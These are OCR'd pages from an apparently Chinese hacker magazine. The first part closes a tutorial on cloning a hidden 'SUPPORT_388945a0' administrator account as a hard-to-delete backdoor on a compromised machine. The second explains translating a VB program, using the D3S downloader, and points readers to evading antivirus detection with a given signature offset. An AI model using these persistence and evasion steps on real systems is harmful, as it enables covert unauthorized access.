


图 13

到此，对组的克隆就完成了，接下来克隆用户就不用说了吧，不会的读者可以翻看以前的杂志。克隆完成后修改 SUPPORT_388945a0 的密码，导入原先被导出 backup operstors 的数字项，清理现场。注销后使用 SUPPORT_388945a0 用户登录看看，已经是管理员的桌


图 14

面了。可能会有读者有疑问，这跟以前的没什么两样啊？

我们使用cmd命令看看用户的权限net user SUPPORT_388945a0，怎么样吃惊了吧，是helpservigroup组哦，如图14。

但是当我们在“我的电脑—管理”里查看administrators组时看到的用户SUPPORT_388945a0，这没关系，当使用administrator登录时，就会看到administrators用户组里面只有administrator用户了，如图15。而且这个用户除非管理员删除注册表，要不然是删不掉的，如图16，图17。




图17




图15



图16

虽然这个帐号没有按五次shift那么无敌，但是也免去了被黑吃黑的隐患。本人菜鸟，如有什么不妥之处，可以上论坛和我讨论。

双剑合璧，汉化无敌
——再谈对非标准资源的汉化

于一真

放假了，我也终于可以腾出时间来翻翻以前的“黑客X档案”了，这确实是一件乐事，毕竟一些经典的技术不会因时间的流逝而失去光彩。

在06年第10期的主题乐园中，公子许详细的为我们介绍了VC、Delphi以及VB程序的汉化方法。对于VC程序来说，汉化最为简单，为什么这样说呢？因为程序窗体可以直接在屏幕上显示呗，套用微软的广告词来说就是“所见即所得”。Delphi程序也好办，改改CAPTION属性就行了。VB程序的汉化应该说是难度最大的，公子许的方法是使用UEDIT32的ASCII查找，找到相应的字符串，然后再依次更改。个人感觉这种方法并不怎么实用，麻烦不说，搞不好还会损坏文件结构，造成程序无法运行。今天我就为




图3




图1




图2




图4

大家提供一种更为简便的方法，希望能够对大家今后汉化VB程序有所帮助。

先介绍一下出场的嘉宾——GETVBRES和VBEXPLORER。对于VBEXPLORER想必大家都不陌生，GETVBRES则是彩虹工作室出品的一款专门针对VB程序的汉化工具。我们还是以D3S下载者来演示（注意，一些杀毒软件会认为D3S是病毒，请大家自行免杀。卡巴斯基的特征码是：000017BC_00000002），先使用

PEID 查壳，发现没有加壳（图1）。

打开 GETVBRES，将文件载入，如图2。怎么样，看晕了吗？别慌，我来介绍一下。一般待汉化软件中的英文字符可在左面单字节资源里找到，中文字符可在双字节资源里找到，图象资源则可以显示出这个程序所有的图片。我们运行D3S下载者，发现标题为“D3S WebDownloader 1.0c”。回到 GETVBRES，在单字节资源的 ANSI 字符串选项中可以找到这个字串。双击它，在下面的文本框中输入新的内容，单击确定即可完成更改，如图3。然后就不用我多说了吧，将 D3S 全部汉化完毕后如图 4 所示。

